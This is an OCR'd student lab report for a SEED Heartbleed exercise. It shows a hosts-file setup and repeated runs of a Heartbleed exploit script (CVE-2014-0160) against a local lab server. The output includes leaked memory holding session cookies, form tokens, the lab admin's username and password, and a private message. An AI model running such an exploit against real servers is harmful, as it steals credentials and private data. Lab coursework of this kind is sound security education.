
Name: Adarsh Kumar	SRN No: PES2UG20CS016	Assignment No:10
	Section: B	Date: 16/11/2022


Task 1:	Lab Setup:

Configure the DNS server for Attacker machine.



```
[11/15/2022 23:23] seed@ubuntu:~$ export PS1="AdarshKumar_PES2UG20CS016_VICTIME/
>$"
AdarshKumar_PES2UG20CS016_VICTIME/>$sudo gedit /etc/hosts
[sudo] password for seed:
^CAdarshKumar_PES2UG20CS016_VICTIME/>$
```

modify the related IP address.




```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.6        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
```

We are modifying the IP tables so that to make believe related IP address is on the server machine.

Task 2:	Lab Tasks


Step 1:

Making attack.py file executable by giving permission to make a file or folder accessible to everyone.




```
AdarshKumar_PES2UG20CS016/>$sudo chmod 777 attack.py
AdarshKumar_PES2UG20CS016/>$ls -l
total 52
-rwxrwxrwx 1 seed seed 19099 Oct 26 23:12 attack.py
drwxrwxr-x 2 seed seed  4096 Nov 15 22:55 Code
-rwxrwxr-x 1 seed seed   193 Aug 20  2013 Gedit.desktop
-rwxrwxr-x 1 seed seed   158 Aug 15  2013 Ghex.desktop
drwxrwxr-x 3 seed seed  4096 Oct  9  2013 libcap2.22
-rwxr-xr-x 1 root root   186 Jan  9  2014 Netwag.desktop
drwxr-xr-x 2 seed seed  4096 Jan  9  2014 Pacgen-1.10
-rw-rw-r-- 1 seed seed    53 Nov 15 22:44 Untitled Document
-rw-rw-r-- 1 seed seed     0 Nov 15 22:44 Untitled Document~
-rwxr-xr-x 1 root root   183 Aug 15  2013 Wireshark.desktop
AdarshKumar_PES2UG20CS016/>$
```

Running the attack.py code on the Attacker machine



```
^CAdarshKumar_PES2UG20CS016/>$python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable
!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A.................................I.........
..........
...................................#.......t-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/members
Cookie: Elgg=ut456su9hlrrf7ndltlj98b1a0
Connection: keep-alive

aL..V..Ei....O...!|L.............)

AdarshKumar_PES2UG20CS016/>$
```



```
AdarshKumar_PES2UG20CS016/>$python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable
!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A...............................I.........
...........
...................................#.......Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=ut456su9hlrrf7ndltlj98b1a0
Connection: keep-alive

.....bAoq^=p...B.^.^........:..p..i...3t

AdarshKumar_PES2UG20CS016/>$
```

In the above two screen short we can see that Attack.py is a program that will send out the malicious heartbeat request to the server www.heartbleedlabelgg.com and in response, it will get random data from the server.


It aslo says that this server is vulnerable because it is sending more data than it should.

Step 2: **Explore the damage of the Heartbleed attack**

Step 2(a): On the Victim Server:

visit the https://www.heartbleedlabelgg.com website and Send Boby a private message.

Screenshot 1: loging to heartbleedlabelgg.com



Latest activity

admin is now a friend with Boby 55 minutes ago

15 November 2022 @ 11:10pm


Username or email: admin

Password: ********

□ Remember me


Register | Lost password

Screenshot 2: Added Boby as a friend



Members (4)


- Samy
- Charlie
- Boby
- admin



You have successfully added Boby as a friend.

Boby

Screenshot 3: Sending Boby a message.



Compose a message


To: Boby

Subject: test

Message: secret message

Step 2(b): On Attacker machine:

1) Find out the Username & Password:




```
AdarshKumar_PES2UG20CS016/>$python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
..................................#........Y..>..L\..!}L...aR....F..C(......... .7.Uv^G5.Z.l..,.K...m.....7.g....U..k.a*..P...|U.....*;H........*D.v....n.M......Eq.`4...9.}........<fN.A......
oj...:..C.}..bHP.Ve,......A.K...F...#.!..<....Y..c...5B9...3t..MT
If-None-Match: "23a-5032e3d78e10e"

sp.^.&..Ay;..FbB.fS..834284df4fdcb0ad1&__elgg_ts=1668582511&username=admin&password=seedelgg.O..L.h..S.2A...=

AdarshKumar_PES2UG20CS016/>$
```

As we can see that is above screenshot in the last line, we can see that user name and password.

Username: admin

Password: seedelgg

2) Find the exact content of the private message



```
AdarshKumar_PES2UG20CS016/>$python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
..................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=646t1alf7qfmr9tioupgjpkf04
Connection: keep-alive
If-None-Match: "1449721729"

.'@.al.b...!.*....q...Content-Type: application/x-www-form-urlencoded
Content-Length: 124

__elgg_token=aa070ba22729372e7e475c74c2ca7a11&__elgg_ts=1668586027&recipient_guid=40&subject=hi+&body=how+are+you+my+friend+.....;..uQ..$.8

AdarshKumar_PES2UG20CS016/>$
```

In this screenshot we can see that the message info

